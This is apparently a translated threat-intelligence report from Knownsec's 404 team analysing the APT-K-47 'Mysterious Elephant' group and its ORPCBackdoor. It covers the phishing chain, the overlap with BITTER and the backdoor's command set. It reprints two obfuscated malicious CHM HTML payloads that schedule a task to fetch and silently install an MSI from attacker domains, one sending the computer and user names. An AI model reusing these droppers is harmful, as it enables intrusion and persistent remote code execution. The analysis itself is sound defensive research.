# APT-K-47 “Mysterious Elephant”, a new APT organization in South Asia

Knownsec 404 team : : 8/16/2023

Knownsec 404 team

**Author: Knownsec 404 Advanced Threat Intelligence teamChinese version:**

In March 2023, we learned that the Knownsec 404 Advanced Threat Intelligence team was the first in the world to capture a new APT weapon backdoor, which we called “ORPCBackdoor”, and released a detailed analysis of the weapon backdoor in May 2023: Bitter’s new assault weapon analysis — ORPCBackdoor weapon.

In the report, we identified the weapon as the latest weapon used by BITTER. However, we noticed that Kaspersky recently released a report saying that they had discovered a new APT group in the second quarter, and that the group’s main target was Pakistan. It was named the “Mysterious Elephant”.

In addition, two non-public reports were released, the first describing the group’s main technical tactics (TTPS) over the past few years, and the second describing the group’s attacks on Pakistan’s diplomatic ministries. The group’s main feature is the use of a brand new backdoor that is delivered to the victim’s machine via malicious RTF documents. Malicious RTF documents are delivered via phishing emails.This new backdoor communicates with the C2 server through RPC and has the ability to execute files or commands on the controlled machine, while it can also receive files and commands from the C2 server and execute them.

It has been confirmed that the backdoor discovered by Kaspersky is the same backdoor that we first captured “ORPCBackdoor.” Considering the differences in attribution, it is known that th Knownsec 404 Advanced Threat Intelligence team has used a new number for the “new” organization using “ORPCBackdoor” : APT-K-47, the Chinese name is “Mysterious elephant”.

In this paper, we will also further expand the line analysis from the sample overall attack chain and the remote sensing mapping big data of Knownsec analysis, and we also observe that the target of the organization’s attack in addition to Pakistan, there are traces of other countries.

At the same time, after backtracking analysis, we found that the earliest attack activities of the organization should start around March 2022. This article will publish the details of the APT group’s attacks and the relevant IOCS.

## 1. Overall attack chain





Figure 1

In an attack on APT-K01, the attacker sent a CHM file to the target through a phishing email, using the “Russia-China Committee for Friendship, Peace and Development” as the bait, the relevant bait content is shown below.



Российско-Китайский Комитет дружбы, мира и развития
123610, г. Москва, Краснопресненская наб., д.12, офисное здание 3, подъезд 9 (ЦМТ),
Тел.:+7 (495) 967-07-91, Факс +7 (495) 967-07-90

№ 83/22 от 11.11.2022

Уважаемые коллеги!


**16 ноября** в **11:00** в Общественной палате Российской Федерации пройдет круглый стол на тему «**Судебная практика по взысканию задолженности в России и Китае**». Организаторами мероприятия выступают Уполномоченный при Президенте Российской Федерации по защите прав предпринимателей и Российско-Китайский Комитет дружбы, мира и развития.

Исковые процедуры всегда являются результатом выбранной стратегии защиты прав и законных интересов. На территории России иностранные резиденты обладают той же процессуальной правоспособностью, что и резиденты России. Резидент Китая гражданин или юридическое лицо вправе обратится в суд общей юрисдикции или арбитражный на территории России с исковым заявлением, требованием обеспечительных мер. Причем если решение иностранного суда может проходить лишь формальную проверку по процессуальным обстоятельствам без рассмотрения по существу и иностранное юридическое лицо может получить исполнительный лист, то к требованиям об

Figure 2

From the content of the phishing file, it can be seen that the attack target of the organization is not only for Pakistan as described by Kaspersky, but according to the remote sensing mapping big data of Knownsec, the target of the attack is multiple countries.

The malicious part of the CHM file is doc.html, and there is an OBJECT object in the file, which is used to create a scheduled task that runs every 15 minutes. The task is used to download and execute the second-order malicious program stored in the second-order server. The second-order program is the MSI file.




```
<HTML>
<TITLE></TITLE>
<HEAD>
</HEAD>
<BODY>
<img align="middle" src="mofcom1.png" width="1200" height="auto"  /><br>
<img align="middle" src="mofcom2.png" width="1200" height="auto"  />
<br>
<OBJECT id=x classid="clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11" width=1 height=1>
<PARAM name="Command" value="ShortCut">
 <PARAM name="Button" value="Bitmap::shortcut">
 <PARAM name="Item1" value=",schtasks, /create /sc minute /mo 15 /tn MicrosoftOutlook /tr &quot;%coMSPec% /c s^t^a^rt /^m^i^n
m^s^i^e^xe^c ^/^i https://bluelotus.mail-gdrive.com/Services.msi /^q^n ^/^norestart&quot; /f">
 <PARAM name="Item3" value="273,1,1">
</OBJECT>

<SCRIPT>
var _0x4f9b=['click'];(function(_0xb5a54d,_0x9a7955){var _0x531e9d=function(_0x5c5a69){while(--_0x5c5a69){_0xb5a54d['push']
(_0xb5a54d['shift']());}};_0x531e9d(++_0x9a7955);}(_0x4f9b,0xb3));var _0x3667=function(_0x3bd949,_0x29f930){_0x3bd949=_0x3bd949-
0x0;var _0x9eeca2=_0x4f9b[_0x3bd949];return _0x9eeca2;};x[_0x3667('0x0')]();
</SCRIPT>
<img src="" />
</BODY>
</HTML>
```

Figure 3

The second-order MSI file contains a white and black file, the black file is the ORPCBackdoor mentioned in the Kaspersky report, and the white file is the Microsoft official service file, which is used to launch the black file (OLMAPI32.dll).




| 名称 | 修改日期 | 类型 | 大小 |
|---|---|---|---|
| 很久以前 | | | |
| OLMAPI32.dll | 2022/8/24 5:33 | 应用程序扩展 | 279 KB |
| MicrosoftServices.exe | 2010/3/22 21:29 | 应用程序 | 148 KB |

Figure 4

## 2. Homology analysis

The ORPCBackdoor attack chain overlaps with the tactics used by the Indian direction, BITTER's tactics and code structure are particularly similar. The relevant comparison is as follows:


The CHM file structure used by BITTER in past attacks as follows:



```
$WWAssociativeLinks    2023/3/1 11:05    文件夹
$WWKeywordLinks        2023/3/1 11:05    文件夹
#IDXHDR                2023/3/1 11:05    文件
#ITBITS                2023/3/1 11:05    文件
#STRINGS               2023/3/1 11:05    文件
#SYSTEM                2023/3/1 11:05    文件
#TOPICS                2023/3/1 11:05    文件
#URLSTR                2023/3/1 11:05    文件
#URLTBL                2023/3/1 11:05    文件
$FIftiMain             2023/3/1 11:05    文件
$OBJINST               2023/3/1 11:05    文件
doc.htm                2023/3/1 11:05    Chrome HTML Document
Index.hhk              2023/3/1 11:05    HHK 文件
Table of Contents.hhc  2023/3/1 11:05    HHC 文件
```

Figure 5


The CHM file structure of the initial stage about ORPCBackdoor captured this time is as follows:



```
$WWAssociativeLinks    2023/5/29 15:05   文件夹
$WWKeywordLinks        2023/5/29 15:05   文件夹
#IDXHDR                2023/5/29 15:05   文件                  4 KB
#ITBITS                2023/5/29 15:05   文件                  0 KB
#STRINGS               2023/5/29 15:05   文件                  1 KB
#SYSTEM                2023/5/29 15:05   文件                  5 KB
#TOPICS                2023/5/29 15:05   文件                  1 KB
#URLSTR                2023/5/29 15:05   文件                  1 KB
#URLTBL                2023/5/29 15:05   文件                  1 KB
$FIftiMain             2023/5/29 15:05   文件                  0 KB
$OBJINST               2023/5/29 15:05   文件                  3 KB
doc.htm                2023/5/29 15:05   Chrome HTML Doc...    2 KB
mofcom1.png            2023/5/29 15:05   PNG 图片文件        181 KB
mofcom2.png            2023/5/29 15:05   PNG 图片文件        149 KB
Table of Contents.hhc  2023/5/29 15:05   HHC 文件              1 KB
```

Figure 6

Compare the two doc.htm files, here is BITTER's doc.htm file:




```
<HTML>
<TITLE></TITLE>
<HEAD>
</HEAD>
<BODY>

<OBJECT id=x classid="clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11" width=1 height=
1>
<PARAM name="Command" value="ShortCut">
 <PARAM name="Button" value="Bitmap::shortcut">
 <PARAM name="Item1" value=",schtasks, /create /sc minute /mo 15 /tn
 PrintService /tr &quot;%coMSPec% /c s^t^a^rt /^m^i^n m^s^i^e^xe^c ^/^i
 h^tt^p://w^cns^appw^ord.^com^/wm^is/wa^ve.p^hp^?xas=%computername%*%username%
 /^q^n ^/^norestart&quot; /f">
 <PARAM name="Item3" value="273,1,1">
</OBJECT>

<SCRIPT>
var _0x4f9b=['Click'];(function(_0xb5a54d,_0x9a7955){var _0x531e9d=function(
_0x5c5a69){while(--_0x5c5a69){_0xb5a54d['push'](_0xb5a54d['shift']());}};
_0x531e9d(++_0x9a7955);}(_0x4f9b,0xb3));var _0x3667=function(_0x3bd949,_0x29f930
){_0x3bd949=_0x3bd949-0x0;var _0x9eeca2=_0x4f9b[_0x3bd949];return _0x9eeca2;};x[
_0x3667('0x0')]();
</SCRIPT>
<img src="" />
</BODY>
</HTML>
```

Figure 7

Here is the doc.htm file in ORPC's CHM file:



```
<HTML>
<TITLE></TITLE>
<HEAD>
</HEAD>
<BODY>
<img align="middle" src="mofcom1.png" width="1200" height="auto"  /><br>
<img align="middle" src="mofcom2.png" width="1200" height="auto"  />
<br>
<OBJECT id=x classid="clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11" width=1 height=
1>
<PARAM name="Command" value="ShortCut">
 <PARAM name="Button" value="Bitmap::shortcut">
 <PARAM name="Item1" value=",schtasks, /create /sc minute /mo 15 /tn
 MicrosoftOutlook /tr &quot;%coMSPec% /c s^t^a^rt /^m^i^n m^s^i^e^xe^c ^/^i
 https://bluelotus.mail-gdrive.com/Services.msi /^q^n ^/^norestart&quot; /f">
 <PARAM name="Item3" value="273,1,1">
</OBJECT>

<SCRIPT>
var _0x4f9b=['Click'];(function(_0xb5a54d,_0x9a7955){var _0x531e9d=function(
_0x5c5a69){while(--_0x5c5a69){_0xb5a54d['push'](_0xb5a54d['shift']());}};
_0x531e9d(++_0x9a7955);}(_0x4f9b,0xb3));var _0x3667=function(_0x3bd949,_0x29f930
){_0x3bd949=_0x3bd949-0x0;var _0x9eeca2=_0x4f9b[_0x3bd949];return _0x9eeca2;};x[
_0x3667('0x0')]();
</SCRIPT>
<img src="" />
</BODY>
</HTML>
```

Figure 8

CHM files are almost the same in terms of code logic, functions and evasion techniques, the subsequent second-order files downloaded are msi files.

The ORPCBackdoor attack chain overlaps with the tactics used in the South Asia direction.Analysis found that the Trojan has been found in the network assets used by the confucious organization, and the same Trojan has been found on the assets used by the BITTER organization.

APT organizations in South Asia have always cross-used assets. We even found that some special strings were reused in the confucious and Patchwork organizations, making it difficult to completely separate an organization from other organizations. At present, the main distinction is based on the difference between the entire Trojan attack chain and the difference between some network assets.

Based on our analysis of other South Asian organizations Sidewinder, Patchwork, cnc, confucious, BITTER, and APT-K-47, we can see that these hacker organizations may be different groups under a unified organization, and there are many overlapping situations in terms of attack tools, attack targets, and network assets.

## 3. ORPCBackdoor Description

## 3.1 Overview of sample functions

ORPCBackdoor has a total of 17 export functions, and the relevant export function names are as follows:

```
GetFileVersionInfoAGetFileVersionInfoByHandleGetFileVersionInfoExWGetFileVersionInfoSizeAGetFileVersion
```

From the export function, ORPCBackdoor uses the version.dll template. version.dll is a dynamic link library file of Windows operating system, which is mainly used to manage the version information of executable files or DLL files.

Therefore, we have reason to guess that ORPCBackdoor uses DLL hijacking technology and adopts white-and-black mode to achieve certain no-kill effect. The call file found this time is MicrosoftServices, but because there are many calls to this DLL, the BITTER organization may use other white files to call in the future.

There are two malicious entries of ORPCBackdoor, the first is GetFileVersionInfoBy- HandleEx(void) export function, second place is DllEntryPoint.

ORPCBackdoor can be divided into two modules from the design idea, the two modules are initialization module and interaction module, the whole hard-coded characters are saved by HEX string. Such as "SYSTEM INFORMATION \ n" characters in ORPCBackdoor save characters for "53595354454 d20494e464f524d4154494f4e205c6e", this way can be slightly hinder the detection and analysis, etc.

Based on the features supported by ORPCBackdoor, we can infer that the backdoor is at the front end of the infection chain and is used to provide a basic environment for follow-up actions.

### 3.1.1 Sample function overview

The initialization module contains multiple function modules. Multiple modules cooperate to complete the preliminary work in interaction with the server, including character parsing, first run test, persistence, local information collection, C2 online detection, etc., each part is detailed as follows:

1. Character initialization

As mentioned earlier in this article, the key characters built into ORPCBackdoor are saved in the way of TOHEXStr, and ORPCBackdoor will decode the characters to be used during operation. According to the context call in the backdoor, the encrypted character also contains the command issued by the server.

2. persistence

ORPCBackdoor determines whether the file exists to prevent multiple persistent creation. Before persistent creation, ORPCBackdoor determines whether the ts.dat file exists in the same path. If the file does not exist, ORPCBackdoor will create persistence. The TaskScheduler CLSID is invoked by COM,which name is Microsoft Update. After the task is created, the ts.dat file is created.

3. Initial information collection

The initial information includes the process list, system information, and user information. In addition to the basic information, the system also collects OS Build Type, Registered Owner, and Install Date.

4.Interactive initialization

The interaction initialization is similar to the persistence module. It also prevents multi-process interaction with the server by judging whether the file exists. The judging logic is to determine whether the $cache.dat file exists in the ProgramData path; if the file exists, the connection with the server will not be established. Otherwise, for the initial RPC call, ProtSeq uses ncacn_ip_tcp. If no data is returned by the server after attempting the RPC call, the attempt will continue after 5 minutes of sleep, and enter the interaction module when the server returns the command.

### 3.1.2 Interactive module description

The interactive module is similar to the common command processing logic, mainly through the multi-layer if-else to analyze the server-side execution and complete the specified function. The function supported by ORPCBackdoor is not much, mainly for the Get-Shell, and the rest includes some file processing, upload, download and other operations.

ORPCBackdoor related execution and corresponding functions are described as follows:

1. ID

The function corresponding to the ID instruction is relatively rare, and its function is to send a section of data with the size of 0xF, that is 15 digits (eg: 818040900140701), stored in the local %ProgramData%/$tmp.txt file. According to this instruction and the previous code flow did not appear ClientID related generation operations, we guessed that this step by giving victim ID to distinguish between different victims.

2.INF

The INF directive is used to upload detailed native information collected in the Initialization module — Initial Information Collection submodule.

3.DWN

The module corresponding to DWN instruction belongs to a well-designed functional module whose function is to download files. According to the analysis of the code, the design of DWN functional module is relatively robust, and it supports the feedback of the success or error of each step to the server side, so as to complete the established target process. Since ORPCBackdoor belongs to the first part of the infection chain, the stability of this module is extremely important.

4.RUN

The RUN command is used to execute the specified file and start the file using WinExecAPI.

5.DLY

The DLY command is a hibernate command that runs again after hibernating the server for a specified period of time.

6.CMD

CMD command is the core command of ORPCBackdoor and functions as GetShell.,Which processing logic is parses the Shell command issued by the server, obtains the Shell command issued by the server and splices the command. exe /c | command issued by the server |>> c:\Users\Public\cr.dat.

After the execution is completed, the contents of cr.dat are sent to the server, and then the cr.dat file is deleted to achieve the interaction effect with the Shell of the server.


During the analysis, we learned that the server first issues the systeminfo command to get the system information again, followed by the second command whoami.

Through the overall analysis of ORPCBackdoor, we can came to the fconclusions: **ORPCBackdoor is a relatively simple and mature design of the backdoor program.**

Abandon the commonly used Socket call and use RPC call, whether it is the processing of its own characters, or the version.dll hijacking template, domain name, program, description and other overall consistency used to avoid terminal detection, **we can see that this attack activity can be calculated as a well-designed and planned action**. At the same time, in order to prevent its own exposure, it also used a new attack weapon and changed its usual TTP.

## 3.2 Description of sample details

From the original information related to ORPCBackdoor, we can see that the earliest samples were created in February and March 2022:




文件类型 PE32
入口点 1001135e
基址 10000000
节 0005
时间日期戳 2022-02-26 14:51:54
镜像大小 00070000
扫描 自动
字节序 LE
模式 32 位
架构 I386
类型 DLL

```
▾ PE32
    链接程序: Microsoft Linker(14.30**)[DLL32]                S ?
```

☑ 深度扫描 ☑ 递归扫描 ☐ 所有类型
100%
69 毫秒

Figure 9




文件类型 PE32
入口点 1001136e
基址 10000000
节 0005
时间日期戳 2022-03-03 20:08:58
镜像大小 00070000
扫描 自动
字节序 LE
模式 32 位
架构 I386
类型 DLL

```
▾ PE32
    链接程序: Microsoft Linker(14.30**)[DLL32]                S ?
```


☑ 深度扫描 ☑ 递归扫描 ☐ 所有类型
100%
58 毫秒

Figure 10




| Name | Address | Ordinal |
|---|---|---|
| GetFileVersionInfoA | 521815C0 | 1 |
| GetFileVersionInfoByHandle | 52182440 | 2 |
| GetFileVersionInfoExA | 521820A0 | 3 |
| GetFileVersionInfoExW | 52181640 | 4 |
| GetFileVersionInfoSizeA | 521815E0 | 5 |
